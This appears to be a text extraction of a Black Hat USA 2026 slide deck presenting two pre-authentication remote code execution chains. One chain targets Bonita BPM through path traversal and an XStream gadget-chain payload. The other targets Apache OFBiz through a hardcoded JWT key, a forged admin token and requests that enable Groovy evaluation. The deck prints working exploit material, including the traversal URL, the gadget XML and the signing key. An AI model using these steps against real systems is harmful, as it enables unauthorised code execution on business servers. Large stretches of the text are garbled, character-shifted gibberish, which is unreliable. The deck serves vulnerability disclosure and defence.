

black hat USA 2026

Pre-auth RCE in Enterprise Java When Middleware Becomes the Exploit

Lidor Ben Shitrit / thisisOxczar


Assaf Levkovich



Novee Security

black hat USA 2026

whoami x 2




Lidor Ben Shitrit

FT Vulnerability Researcher @ Novee Security

Microsoft MVR x3

Odayz & deep dives into code



Assaf Levkovich

FT Vulnerability Researcher @ Novee Security

Odayz & deep dives into code

Agenda

- 1. What we've found**
Audit scope - today's focus
- 2. The Pattern**
Routing → internal surface → execution sink → RCE
- 3. BadBonita**
Parser differential - dispatch discrepancy - XStream gadget
- 4. SSONOf(a)biz**
Hardcoded Key - UI-flag gate - denylist bypass
- 5. Two chains, one pattern**
Where to look in your stack

What we've found

Audit Scope

~ 4 Enterprise Java platforms audited

~ 12 Vulnerabilities

~ 1 Sandbox escape

~ 4 Pre-Auth vulnerabilities

Today's Focus

~ 2 Fully Pre-Auth RCE chains:

Bonita BPM aka **BadBonita**
Apache Ofbiz aka **SSOnOf(a)biz**



The Middleware That Becomes the Exploit

Target	Routing (Entry)	Exploit Chain
Bonita BPM AKA BadBonita v10.4.3	1. Parser Differential (...) 2. Partial-match filter exclusion 3. Dispatcher Discrepancy	XStream CC4 gadget chain Groovy eval -> full JVM
Apache Ofbiz AKA SSONf(a)Biz v24.09.05	1. Default Signing Key 2. SSO token forgery 3. Callback claim injection	FlexibleStringExpander Case-sensitive bypass Groovy eval -> full JVM

5=I A"L= ANJ U'NKQPEI C"→ EJ PANJ =H'OQNB=? A"→ AT A? QPEKJ "OEJ G

Target: Bonita BPM

Open-source BPM. Tomcat, XStream, Groovy - the chain uses all three

WHAT IT DOES

Process Designer

drag-and-drop BPMN workflow builder

Task Management

human tasks, SLA tracking, escalation

REST API

full process lifecycle management via HTTP

Connector Framework

SAP, Salesforce, LDAP, databases

WHO USES IT

Industries

banking, insurance, government, telecom

Use Cases

loan approvals, claims, employee onboarding

Deployment

Docker (default), Kubernetes, on-prem WAR

TECH STACK

Java 11+

Tomcat 9

Spring

XStream

Groovy 3.x



Login form

User



Password



LOGIN

Bonita's Two Worlds

The attacker starts in `/API/`. We need to reach `/serverAPI/`



`/API/` - Public Surface

- **Authenticated** (session required)
- **CSRF** token required on POST
- **Standard REST API**

`/serverAPI/` - Internal Surface

- **BASIC** auth only (`HTTP_API` users)
- **No CSRF** protection
- **Raw XStream** deserialization
- **web.xml** security constraint

* 662¥#2+ PNQA"EO"NAMQENA@"BKN"? HQOPANA@"@AL HKUI AJ PO



Raw XStream
deserialization

Three Security Layers Bypassed

One URL defeats all three. None of them talk to each other

2=NOAN'&Ee ANAJ PE=H

7 4 -sJ KN =Hv/Aef"ROs'6KI ?=P
6DAU"@EO=CNAa"KJ "S D=P"ssvI A=J Os"
1 J A"OAAO'="HPPAN=H"PDa"KPDANOOAO'
PN=RAND=H

(HPPAN'4 ACAT"\$ UL =OO

/ =P? DAN; J @ef
\$ KPD"%5 4 ("=J @"# QPD", HPPAND'OGEL "
KJ "L =NPE=Hl =P? Ds

S A>sTI H&EOL =P? D"
>QOA

/ EOOE C"(1 4 9 # 4 &"@EOL =P? DAN
0 K"? KJ OPN=EI P'BKN(1 4 9 # 4 &
NAMQAOPOs'&AB=QHPP'EO'4' 3 7' 5 6"KJ HUs

6DNAA">Hv @ "OL KPOs'1 J A"7 4. s

Parser Differential

Same bytes. Two different realities

7 4 -tJ KN =HVAef"QAAOu

g# 2 -tJOUOPAI gOAOOEKJ gssgssgssgOANRAN# 2 -tjss

- "e(HHPAN%DA? GOf"5 P=NPO'S PD"q# 2 -tj

%* ' %- "2#55' 5

6 KI ? =P"@EOL =P? DAN'OAAOu

g# 2 -tJOUOPAI gOAOOEKJ gssgssgssgOANRAN# 2 -tjss

- "4 ACKHRAO'PK"gOANRAN# 2 -tj

(1 4 9 # 4 &

7 4 -tJ KN =HVAef BKHK'S O'4 (%"Z' _] ũssvŔO'="HPAN=HOACI AJ P'eOAI E' KHKJ ", "I =PNE"L=N=I APANfS

6 KI ? =P OPNL O'PDA"OAI E' KHKJ ", NPTtHA=REJ C">=NA"ss S DE' D"NACKHRAO'=O'L =NAJ P"PN=RANO=H

. ACAJ @=NU"4 ABu

\$ NA=GB C"2=NOAN. KCE ũ6=GA"; KQN2=PD"0 KN =HVA=PEKJ "1 e "=J @"2 KL "W@=UO"1 QP

\$ H? G"* =P"7 5 # "YWX_ ">U"1 N=J CA"6 O=E

D L Ouggs>H? GD=P? KI gQO-X_ g A@-# QCQCP~_ gQO-X_ ~1 N=J CA-6 O=E\$ NA=GB C-2=NOAN: KCE ~6=GA~; KQN-2=PD~0 KN =HVA=PEKJ ~1 e ~# J @~2 KL ~W@=UO~1 QP~Yd_ @B

Parser Differential - Java's View

CustomPageRequestModifier.java

```

56     try {
57         String encodedAPIPath = UriUtils.encodePath(apiPath, encoding: "UTF-8"); encodedAPIPath: "/API/system/ses
58         URI uri = new URI(encodedAPIPath); uri: "/API/system/session/../../../../serverAPI/org.bonitasoft.engine
59         if (uri.normalize().toString().startsWith(apiPathShouldStartWith)) { apiPathShouldStartWith: "/API"
60             final String message = "attempt to access unauthorized path " + encodedAPIPath;
61             if (LOGGER.isDebugEnabled()) {
62                 LOGGER.debug(message);
63             }
64             response.setStatus(HttpServletResponse.SC_FORBIDDEN);
65             response.flushBuffer();
66         } else {

```

- 6DA?74-#EOP=NPB C"S EPD"#2+
- QNEJ KN =H/Aef"OAAO"v=O'HPAN=H
- %DA? G"L=COAO" "L NK? AA@O'PK"BKN\$ =N@

ads & Variables Console

Evaluate expression (⇐) or add a watch (⌘%⇐)

```

> this = {CustomPageRequestModifier@15077}
> request = {RequestFacade@15070}
> response = {UriRewriteWrappedResponse@15071}
> apiPathShouldStartWith = "/API"
> apiPath = "/API/system/session/../../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
> encodedAPIPath = "/API/system/session/../../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
> uri = {URI@18369} "/API/system/session/../../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"

```

QNEJ KN =H/Aef"PNA=PO'ssv'=O'="HPAN=HOACI AJ P's'L=PD'OP=NPB'S EPD"#2-gs"5 A? QNPU"? DA? G'L=COAOs

Parser Differential - The Forward

CustomPageRequestModifier.java

```

68         }
69     } catch (URISyntaxException e) {
70

```

request.getRequestDispatcher(encodedAPIPath).forward(request, response);

ads & Variables Console

Evaluate expression (⇧) or add a watch (⌘⇧⇧)

```

> this = {CustomPageRequestModifier@15077}
> request = {RequestFacade@15070}
> response = {UrlRewriteWrappedResponse@15071}

```

```

> apiPathShouldStartWith = "/API"
> apiPath = "/API/system/session/../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
> encodedAPIPath = "/API/system/session/../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
> uri = {URI@18369} "/API/system/session/../../../serverAPI/org.bonitasoft.engine.api.LoginAPI/login"

```

5=I A"L=PD"S EPD"ssv D=J @A@"PK"6KI ?=PIO'
4 AMQAOP&EOL=P? DAN~6KI ?=P"S HHLL NK? ACO'EP'
@Fe ANAJ PHU

6DA"O=I A"L=PD"? KJ P=EJ EJ C"ssv'EOL=OOA@"PK"CAP4 AMQAOP&EOL=P? DANf s'6KI ?=P"S HHOPNL "PDA"OAI E' KHKJ O">ABKNA'NKQPEJ Cs

Parser Differential - Tomcat's View

ApplicationContext.java

```

404 // Decode only if the uri derived from the provided path is expected to be encoded
405 if (getContext().getDispatchersUseEncodedPaths()) {
406     uriToMap = UDecoder.URLDecode(uriToMap, StandardCharsets.UTF_8, context.getEncodedSolidusHandlingEnum(),
407                                     context.getEncodedReverseSolidusHandlingEnum());
408 }
409
410 // Then normalize
411 uriToMap = RequestUtil.normalize(uriToMap);
412 if (uriToMap == null) { uriToMap: "/serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
413     getContext().getLogger().warn(sm.getString("applicationContext.illegalDispatchPath", path),
414                                     new IllegalArgumentException());
415 }

```

7 NEED

og# 2-9QUOPAI gAOQKJ gssgssgssgOANRAN# 2-9KNCs> KJ IP=OKBP\$AJ CB As=L E KCB # 2-9KCB p

6DA"7 4 #E">AB C"J KN =HVA@~

- v~ ">AB C"OPNL L A@">U"6KI ?=P

- ss~ "PN=RANDA@

4 AOQHPO'B "gOANRAN# 2-9KNCs> KJ IP=OKBP\$AJ CB As=L E KCB # 2-9KCB

Threads & Variables Console

Evaluate expression (⌘) or add a watch (⌘%⌘)

```

ApplicationContext {
  > this = {ApplicationContext@18892}
  > path = "/API/system/session/././././serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
  > pos = -1
  > uri = "/API/system/session/././././serverAPI/org.bonitasoft.engine.api.LoginAPI/login"
  > queryString = null
  > uriToMap = "/serverAPI/org.bonitasoft.engine.api.LoginAPI/login"

```

OPNL 2=PD2=N=I Oef"OPNL O'VBKNI "ssv~ ">A? KI AO'ss"J KN =HVAef"NAOKHRAO'ss"=O'L=NAJ P'PN=RAND=H" "gOANRAN# 2-9s'6N=RAND=H? KI L HAPAs

Filter Regex Bypass

Both filters skip on partial match. The pattern is found - the rest of the URL doesn't matter

```
TOKEN_VALIDATOR_FILTER_EXCLUDED_PAGES_PATTERN = "^/(bonita/)?((apps/.+)|(portal/resource/.+))?(API|APIToolkit)/system/(i18ntranslation|feature|session)";
```

```
String AUTHENTICATION_FILTER_EXCLUDED_PAGES_PATTERN = "^/(bonita/)?(login.jsp$)(apps/.+/API/) (portal/resource/.+/API/)";
```

, J @O'=LL Oq # - ' g# 2 +g =O'="OQ>OPNEJ C"- "NAPQNJ O'PNQA"

, J @O"# 2 +gCUCPAI gOAOOIKJ =O'="OQ>OPNEJ C"- "NAPQNJ O'PNQA"

```

} else {
    String path = new URL(url).getPath();
    // interpret ..
    String normalizedPath = new URI(url).normalize().getPath();
    isExcluded = getExcludePattern().matcher(path).find()
        && getExcludePattern().matcher(normalizedPath).find();
}
if (LOGGER.isDebugEnabled()) {

```

```

/ =P? DANt J @ef ~ . KKGO'BKNPDA"L= ANJ "=J US DANA"BJ "PDA"
OPNEJ C

/ =P? DANt =P? DAOef ~S D=P"EP"ODKQh">Aaaa

```

6S K", H#ANDS'6S K"/ =P? DANt J @ef"? =H#D's'0 AEPDANKJ A'O=S "gOANRAN# 2 +g

Servlet Dispatch Types - The Spec

Servlet Spec 2.4+ - 4 ways a request can reach a servlet

4' 37' 56

%HAI P" "662" "%KJ P=EI AN

) ' 6"QANRAN# 2-egss

0 KN =H>NKS OAN? QN"NAMQAOP

(1 4 9 # 4 &

5 ANRHAP" "sBKNS =N@ef" "5 ANRHAP

NAMQAOPsCAP4 AMQAOP&EOL =P? D
AN

eL =PDfsBKNS =N@eNAMt"NAOL f

-0 % 7 &'

5 ANRHAP" "sEI ? HQ@Aef" "5 ANRHAP

NAMQAOPsCAP4 AMQAOP&EOL =P? D
AN

eL =PDfsBKNS =N@eNAMt"NAOL f

' 4 4 1 4

%KJ P=EI AN" "ANKNL=CA

[W["g\ WW'D=J @HAN

%KJ , CQNA@'B "S A>STI H

6 * ' "&' (# 7 . 6 " 4 7 . '

0 K"§ @EOL =P? DAN "AHAI AJ P", "KJ HU"@ENA? P"AMQAOPQ'=NA"L NKPA? PA@s"(1 4 9 # 4 &g0 % 7 &' g 4 4 1 4 "L =OO'BNAAHJs

Bonita's web.xml: The Missing Element

Every filter has REQUEST + FORWARD. Only the security-constraint doesn't

4' 3 7' 56"10.;

gOANRAN# 2-tp'"5' %7 4-6; "%1 0 5 6 4#-0 6

```

$ OA? QNPU~? KJ OPN=B Pc
$ S A>~NACKQN? A~? KHIA? PBKJ c
$ QNHL = ANI c gOANRAN# 2-tp'"5' %7 4-6; "%1 0 5 6 4#-0 6
$ gS A>~NACKQN? A~? KHIA? PBKJ c
$ =QPD~? KJ OPN=B Pc
$ NKHA~J =I Ac >KJ EP=~D L ~L E3 gNKHA~J =I Ac
$ g=QPD~? KJ OPN=B Pc
$ x~0 1 " $ @EOL =P? DAN ( 1 4 9 # 4 & $ g@EOL =P? DAN
$ gOA? QNPU~? KJ OPN=B Pc

```

/ EOEJ C" \$ @EOL =P? DAN (1 4 9 # 4 & \$ g@EOL =P? DAN



\$ 1 6 * ' 6; 2' 5

1 6 * ' 4" / # 22-0) 5 "e%1 4 4' %6f

```

$ x~# QPDAJ PE=PBKJ ( E#AN~D=O'@EOL =P? DAN)'~c
$ , H#ANH =L L B Cc
$ , H#AN~J =I Ac # QPDAJ PE=PBKJ ( E#AN g H#AN~J =I Ac
$ QNHL = ANI c g=L L O3 $ gQNHL = ANI c
$ @EOL =P? DAN 4' 3 7' 56; g@EOL =P? DAN
$ @EOL =P? DAN ( 1 4 9 # 4 & $ g@EOL =P? DAN
$ g H#ANH =L L B Cc

1 PDAN, H#AND=KCK"OL A? EBU">KPDs"1 J HU"PD A
OA? QNPU~? KJ OPN=B P'BKNgOANRAN# 2-tp'"5' %7 4-6; "%1 0 5 6 4#-0 6

```

\$ @EOL =P? DAN 4' 3 7' 56; g@EOL =P? DAN
\$ @EOL =P? DAN (1 4 9 # 4 & \$ g@EOL =P? DAN



' RANU"KPDAN, H#ANH =L L B C"OL A? E AO">KPD"4' 3 7' 56"=J @"(1 4 9 # 4 & s"
1 J HU"PD A" gOANRAN# 2-tp'"OA? QNPU"? KJ OPN=B P'EO' EOEJ C"EPs

Dispatch In Action - Direct vs Forwarded

5% 0 # 4 -1 "# u"(&BNA? P"NAMQACP
&EOL =P? D"PUL A", "4' 3 7' 56

5% 0 # 4 -1 "\$ u"(\ KMS =NaA@"RE="L =PD"PN=Rand=H
&EOL =P? D"PUL A", "(1 4 9 # 4 &

) ' 6"gr-KJ IP=gOANRAN# 2-ig KCB # 2-igKCB

NAMQACP\$CAP4 AMQACP&EOL =P? DANel gOANRAN# 2-egssl fsBKNS =Næf

\$. 1 % - ' &

\$; 2 # 5 5 ' &

5' %7 4 -6; "%1 0 5 6 4 # -0 6 "%* ' %-

5' %7 4 -6; "%1 0 5 6 4 # -0 6 "%* ' %-

6KI ? =P"? DA? GO'OA? QNPU~? KJ OPN=BJ Pu

6KI ? =P"? DA? GO'OA? QNPU~? KJ OPN=BJ Pu

QNHL = ANI ", "gOANRAN# 2-igp"" I =P? D

QNHL = ANI ", "gOANRAN# 2-igp"" I =P? D

@EOL =P? DAN", "e@AB=QHff"4' 3 7' 56

@EOL =P? DAN", "e@AB=QHff"4' 3 7' 56

NAMQACP""""", "4' 3 7' 56

NAMQACP""""", "(1 4 9 # 4 &

4' 3 7' 56", "4' 3 7' 56"- " 0 (1 4 % "- "[WX"7 J =QPDKN&A@"
e\$ # 5 -#="QPD"NAMQENa@f

(1 4 9 # 4 &"x "4' 3 7' 56"- "5- -2"- "%KJ OPN=BJ P"J KP"AR=HQ=PA@s""0 K"
=QPD"? DA? Gs

* L # 2 -5 ANRHAP"0' 8' 4 "NA=? DA@s""# QPD"AJ BKN A@s

* L # 2 -5 ANRHAP"NA=? DA@s""<ANK"=QPD AJ PE =PBKJ s

Dispatch Discrepancy - Constraint Enforced

AuthenticatorBase.java - direct REQUEST

```

471 SecurityConstraint[] constraints = realm.findSecurityConstraints(request, this.context); request: Request@14241
473
474 AuthConfigProvider jaspicProvider = getJaspicProvider();
475 if (jaspicProvider != null) {
476     authRequired = true;
477 }
  
```

Threads & Variables Console

Evaluate expression (e) or add a watch (f)

- > this = {BasicAuthenticator@14240} "BasicAuthenticator[StandardEngine[Catalina].StandardHost[localhost].StandardContext[/bonita]]"
- > request = {Request@14241}
- > response = {Response@14242}
- > authRequired = false
- > realm = {LockOutRealm@15038} "LockOutRealm[StandardEngine[Catalina]]"
- > constraints = {SecurityConstraint[1]@18987}
 - > 0 = {SecurityConstraint@18930} "SecurityConstraint[bonita-http-api-url]"
- > this.context = {StandardContext@14243} "StandardEngine[Catalina].StandardHost[localhost].StandardContext[/bonita]"

- &BNA? P"4 AMQACP"> AB C"OAJ P"PK~
g>KJ P=gQANRAN# 2-gKNC> KJ P=CKBP&AJ C&B As=L E. KCB # 2-gH
KCB
- %KJ OPN=B P"BKQJ @U'
5 A? QNPU%KJ OPN=B Pa>KJ P=-D L ~L E-QNH

5 A? QNPU%KJ OPN=B Pa>KJ P=-D L ~L E-QNH"BKQJ @s"# QPD"AJ BKN A@s[WX"NAPQNJ A@s

Dispatch Discrepancy - Constraint Bypassed

HttpApiservlet.java

```

47 throws ServletException, IOException {
48     if (!httpApi.isEnabled()) {
49         resp.sendError(HttpServletResponse.SC_FORBIDDEN);
50         return;
51     }
52     callHttpApi(req, resp);
53 }
54
55 void callHttpApi(HttpServletRequest req, HttpServletResponse resp) {
56     try {
57         new HttpApiservletCall(req, resp).doPost();

```

- ? N=BPA@"NAMQACP"> A B C "OAJ P"PK~
g>KJ IP=g=L L Og # - ' g# 2+gOUCPAI gOAOOKJ g""
ss< Z>gss< Z>gss< Z>gOANRAN# 2+gKNCs>KJ IP=CKBP sAJ C B As=L E. K
C B # 2+gKNC B
- D L # L E O J => H A e f u P N Q A
- NAMQACP", "# L L H E =PBJ * L 4 AMQACP
- @EOL =P? DAN6 UL A , "I (1 4 9 # 4 & I

Threads & Variables Console

Evaluate expression (⇧) or add a watch (⌘⇧)

req = {ApplicationHttpRequest@19136}

```

> context = {StandardContext@14243} "StandardEngine[Catalina].StandardHost[localhost].StandardContext[/bonita]"
> contextPath = "/bonita"
> crossContext = false
> dispatcherType = {DispatcherType@19127} "FORWARD"

```

%KJ OPN=EJ P"J ARANAR=HQ=PA@s"? =H# L # L E f "NA=? DA@s"@EOL =P? DAN6 UL A , "I (1 4 9 # 4 & I s"<ANK"=QPDAJ PE? =PBJ s

The URL

One URL defeats all three. None of them talk to each other

2156"gp-KJ P=g=LL Oq(# - ' g#2-gOUOPAI gOAOOEKJ gss^c Z>gss^c Z>gss^c Z>gOANRAN#2-gssstKCEI

(# - '

(=>N? =PA@="=LL "J =I As'6DA"=QPD", H?AN=? ? AL PO'='J U"
I =P? DE C"=LL Oq, g#2-gs

#2-gOUOPAI gOAOOEKJ

/ =P? DAO'%54 ("AT? HQ@A"L = ANJ "RE=" / =P? DAN, J @ef"
eL =NPE=Hl =P? Dfs

ss^c Z>"e7 4. ~AJ ? K@A@"ssf

6DA"L =NDAN@E ANAJ PE=H'7 4-6J KN =HVAef"OAAO'="H?PAN=H"
6KI ? =P'OAAO'PN=RAND=H

gOANRAN#2-g

6DA"BJ PANJ =H?AJ @L KB P'S A"=NA"P=NCAPBJ C"=BPAN'
>UL =OOBJ C", H?ANDs

DEMO

Authentication Bypass

Bonita BPM

DESERIALIZATION

The Kill

Inside the internal API. Now: deserialization to code execution.

The Deserialization Sink

How attacker-controlled XML reaches XStream

```

}
final String options = this.getParameter(OPTIONS); options: "<object-stream>\n<java.
final String parametersValues = this.getParameter(PARAMETERS_VALUES); parametersValu
final String parametersClasses = this.getParameter(CLASS_NAME_PARAMETERS); parameter

Map<String, Serializable> myOptions = new HashMap<>(); myOptions: size = 0
if (isNotBlank(options)) {
    myOptions.put(xmlConverter.fromXML(options); options: "<object-stream>\n<java.util

}
List<String> myClassName
if (parametersClasses !=
    myClassNameParameter
}
Object[] myParametersVal
if (parametersValues !=
    myParametersValues =
    if (myParametersValu
        final Iterator<b

```

XML Raw

```

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<object-stream>

  <java.util.PriorityQueue serialization="custom">

    <java.util.PriorityQueue>

      <default>

```

6* ' "4' 3 7' 56

%KJ PAJ P~6UL AUt~S S S ~BKN ~QNAJ ? K@A@

KL PBKJ O; K>FA? P~OPNA=I   sss gK>FA? P~OPNA=I  

\$? H=OO=I A2=N=I APAND, sss

SL=N=I APAND8=HDAQ, sss

) =@CAP"? D=E " , NAO'E Oe@A'PDEO'? =HH~>ABKNA"=J U"NAPQN

9 D=P"? KJ PNKHO'S DE' D"? H=OOAO': 5 PNA=I "S HHHEJ OP=J PE=PAz "1 J A"HH As

XSTREAM.addPermission(AnyTypePermission.ANY):

```
public class XmlConverter {

    private static final XStream XSTREAM;

    static {
        XSTREAM = new XStream();
        XSTREAM.addPermission(AnyTypePermission.ANY);
        // ignore fields suppressedExceptions causing exceptions
        XSTREAM.omitField(Throwable.class, fieldName: "suppressed");
    }
}
```



J U", =R=" ? HOO"KJ "PDA"? HOO L =PD ? =J ">A"EJ OP=J PE=PA@"BNKI "

= =? GAN? KJ PNKHA@": / . s

: I H%KJ RANPA&F=R=t"OP=PE "E PE=H/VAN&

The Gadget Chain

Standard CC chain. Routed through XStream's Unsafe loophole

PHASE 1 -

- O1 XStream.fromXML(xml) - the entry point
- O2 serialization="custom"
- O3 Unsafe.allocateInstance()

```
1 <object-stream>
2 <java.util.PriorityQueue serialization="custom">
3 <java.util.PriorityQueue>
```

XStream invoke its own **PriorityQueue.readObject()**

PHASE 2 -

- O4 PriorityQueue.readObject() - the trigger
- O5 heapify() → siftDown() → comparator.compare("a", "b")
TransformingComparator → ChainedTransformer

- [1] ConstantTransformer → returns ScriptEngineManager.class
- [2] InvokerTransformer → calls .newInstance()
- [3] InvokerTransformer → calls .getEngineByName("groovy")
- [4] InvokerTransformer → calls .eval("[attacker payload]") → RCE

- O6 Pre-Auth RCE

```
<size>2</size>
<comparator class="org.apache.commons.collections4.comparators.TransformingComparator">
  <decorated class="org.apache.commons.collections4.comparators.ComparableComparator"/>
  <transformer class="org.apache.commons.collections4.functors.ChainedTransformer">
    <iTransformers>
      <org.apache.commons.collections4.functors.ConstantTransformer>
        <iConstant class="java-class">javax.script.ScriptEngineManager</iConstant>
```

```
<... InvokerTransformer>
  <iMethodName>eval</iMethodName>
  <iParamTypes><java-class>java.lang.String</java-class></iParamTypes>
  <iArgs><string>"id".execute().text</string></iArgs>
</... InvokerTransformer>
```

XStream's Unsafe path breaks the normal deserialization invariants expected by CC 4.5.0.

DEMO

Pre-Auth Remote Code Execution

Bonita BPM

Bonita: Five Layers. One URL

Pre-auth RCE. Chain fires inside fromXML() before the API call returns

- 01 2=NDAN@E ANAJ PE=Hessf
ssj'~7 4-5J KN =HVAef"=J @"OPNL 2=PD2=N-I Oef"@EO=CNAAKJ "S D=P"EP" A=J O
- 02 2=NPE=HH =P? D", HPANAT? HQOKJ
/ =P? DAN J @ef", "@EOQJ ? PEKJ ">E @E C"~=QPD"=J @'%5 4 (", HPAND'OGEL
- 03 &EOL =P? DAN@EO? NAL =J ? U
s @EOL =P? DAN (1 4 9 # 4 & s g@EOL =P? DAN "J ARAN@A? H=NA@~? KJ OPN=EJ P">UL=COA@
- 04 &AOANE=HV=PEKJ "OEJ G
: 5PNA=I s=@@2AN EOKJ e#J U6UL A2AN EOKJ s# 0; f"~ARANU"? H=COL =PD PUL A"=HKS A@
- 05) =@CAP"? D=EJ
2NKNPU3 QAQA ~c ") NKKRU"AR=H~7 J O=BA"@ABA=PO'%@%T s\ sW'NA=@1 >FA? P CQ=N@O

1 J A"7 4. s"(ERA">HJ @"OL KPOS"2 NA~=QPD"4 %' s

Target: Apache OFBiz

Apache ERP. JWT SSO + Groovy templates. The chain abuses both

WHAT IT DOES

ERP Suite

accounting, inventory, manufacturing, HR

Ecommerce

storefront with catalog, cart, checkout

Widget Engine

FreeMarker + Groovy template rendering

SSO via JWT

Bearer tokens validated with HMAC-SHA512

WHO USES IT

Industries

finance, government, manufacturing, retail

History

Apache project since 2006, 18+ years active

Deployment

embedded Tomcat, standalone JAR or WAR

TECH STACK

Java 17+

Tomcat

Groovy

FreeMarker

Derby / PG

JWT (HS512)

Three Failures Chained

Three middlewares. Two requests. One signing key.

&AB=QH"- AU"6NQOP"

#KKNPDI s* / #%\ XYeGAuf"

* =N@? K@A@"GAU"BNKI "

OA? QNPUSL NKL ANPEAQX\ ' s"5 ECJ O'

551 "=J @"? =H#=? G"PKGAJ O">KPDs

6DA"7 +) =PAg(H#CA

-B'e=F=T' J =>HA@f

2=PD"PK"ATL=J @5 PN# Cef"C=PA@">U"

F=R=5? NL P' J =>HA@~="OAOEJKJ "s =C"

S A"OAP"KQNOAHRACs

&AJ UHOP"\$ UL =OO

2= ANJ s? KI L HAef

0 K"%# 5' ¥ -0 5' 0 5 -6 -8' s"%=L P=H2 "

AR=@AO"L NK? AOO# j S b") NKKRU"

=QPK~H L KNPO'OGEL "F=R=j Oaj s"

6DNAA"B=BQNAOs"1 J A"GAUs

OA? QNPUSL PANJ =HBOOKsAJ =>HA@, PNQA"l QOP">A"AJ =>HA@

SSO Preprocessor - When SSO Is Enabled

checkJWTLogin() trusts any token that passes signature verification

```
public static String checkJWTLogin(HttpServletRequest request, HttpServletResponse response) { no usages request
    Delegator delegator = (Delegator) request.getAttribute( name: "delegator"); delegator: GenericDelegator@16899

    if (!"true".equals(EntityUtilProperties.getPropertyValue( resource: "security", name: "security.internal.sso.enabled"
        if (Debug.verboseOn()) { true
            Debug.logVerbose( msg: "Internal sir
        }
        return "success";
    }

    // we are only interested in the header ent Show as object token
    String jwtToken = getHeaderAuthBearerToken(request); jwtToken: "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpzXVVCJ9.eyJ1c2VyT69nd
    if (jwtToken == null) { jwtToken: "eyJhbGciOiJIUzUxMiIsInR5cCI6IkpzXVVCJ9.eyJ1c2VyT69nd

    # -- Enables the internal Single Sign On fe
    #💡 To make this work you also have to con
    security.internal.sso.enabled=true
```

6DA"L NKL ANPU"? DA? G"L =OOAO'S DAJ "5 5 1 "EO"
AJ =>HA@

QPDAJ PE =PEKJ "*" A=@AN, 9 6"6 KGAJ "EO'PDAJ "
PNQOPA@"QJ ? KJ @PEKJ =HNU

9 DAJ "5 5 1 "EO'AJ =>HA@t'PDA"L NAL NK? AOOKNPNQOPO'=J U"? KNA? PHU"OECJ A@"\$ A=NA'PKGAJ s'9 A"OECJ A@"KJ As

```
public static Map<String, Object> validateToken(String jwtToken, String key) {  
    Map<String, Object> result = new HashMap<>();  
    if (UtilValidate.isEmpty(jwtToken) || UtilValidate.isEmpty(key)) {  
        String msg = "JWT token or key can not be empty.";  
        Debug.logError(msg, MODULE);  
        return ServiceUtil.returnError(msg);  
    }  
    try {  
        JWTVerifier verifier = JWT.require(Algorithm.HMAC512(key)).withIssuer("ApacheOFBiz").build();  
        DecodedJWT jwt = verifier.verify(jwtToken);  
        Map<String, Claim> claims = jwt.getClaims();  
        //OK, we can trust this JWT  
        for (Map.Entry<String, Claim> entry : claims.entrySet()) {  
            String claimKey = entry.getKey();  
            Claim claimValue = entry.getValue();  
            result.put(claimKey, claimValue.asObject());  
        }  
    } catch (Exception e) {  
        String msg = "Invalid JWT token";  
        Debug.logError(msg, MODULE);  
        return ServiceUtil.returnError(msg);  
    }  
}
```

The screenshot shows the Java code for validating a JWT token. The code uses the JWT library to verify the token against a secret key. The key is passed to the JWT.require method. The token is then verified, and the claims are extracted. The claims are stored in a map and returned as the result.

```
# -- The secret key for the JWT token signature.
#   Read Passwords and JWT (JSON Web Tokens) usage documentation
#   The key must be 512 bits (ie 64 chars) as we use HMAC512 to
security.token.key=%D*6-JaNdRgUkXp2s5v8y/B?E(H+MbPeShVmq3t6w9z$C
```

RANBUef"L=COA@s"QOAN KC E +@, "I=@I E I s
0 K"L=COO KN@s"0 K"OACOEKJ s"0 K">NQPA"
BKN As

6DA"D=N@? K@A@"GAU"OEJ O'KQN, 9 6s"RANBUef"L=OOAOs"QOAN KCEI +@ "I=@I EI s"#@ EI "OAOOEKJ "? NA=PA@s

We're Admin. Cool, now what?

Admin session created. But our RCE trigger needs one more condition met first

```
GET /ajaxSetUserPreference?userPrefTypeId=javaScriptEnabled&userPrefValue=Y
Authorization: Bearer <forged_sso_jwt>
```




We're Admin. Cool, now what?

Admin session created. But our RCE trigger needs one more condition met first

```
<request-map uri="ajaxSetUserPreference">
  <security https="true" auth="true"/>
  <event type="service" invoke="setUserPreference"/>
  <response name="success" type="none"/>
</request-map>
```

```
6DA"AJ @L KE P"NAMQBAO'PDA"
QOANPK">A"=QPDAJ PE =PA@VPDEO'
S =O'=? DEARA@"RE="PDA"BKNCA@"
551", 9 6s
```

GET /ajaxSetUserPreference?userPrefTypeId=JavaScriptEnabled&userPrefValue=Y
 Authorization: Bearer <forged_sso_jwt>



We're Admin. Cool, now what?


Admin session created. But our RCE trigger needs one more condition met first

```
<request-map uri="ajaxSetUserPreference">
  <security https="true" auth="true"/>
  <event type="service" invoke="setUserPreference"/>
  <response name="success" type="none"/>
</request-map>
```

```
6DA"AJ @L KE P"NAMQBNAO"PDA"
QOANPK">A"=QPDAJ PE =PA@VPDEO"
S =O"=? DEARA@"RE="PDA"BKNCA@"
551", 9 6s
```

GET /ajaxSetUserPreference?userPrefTypeId=JavaScriptEnabled&userPrefValue=Y
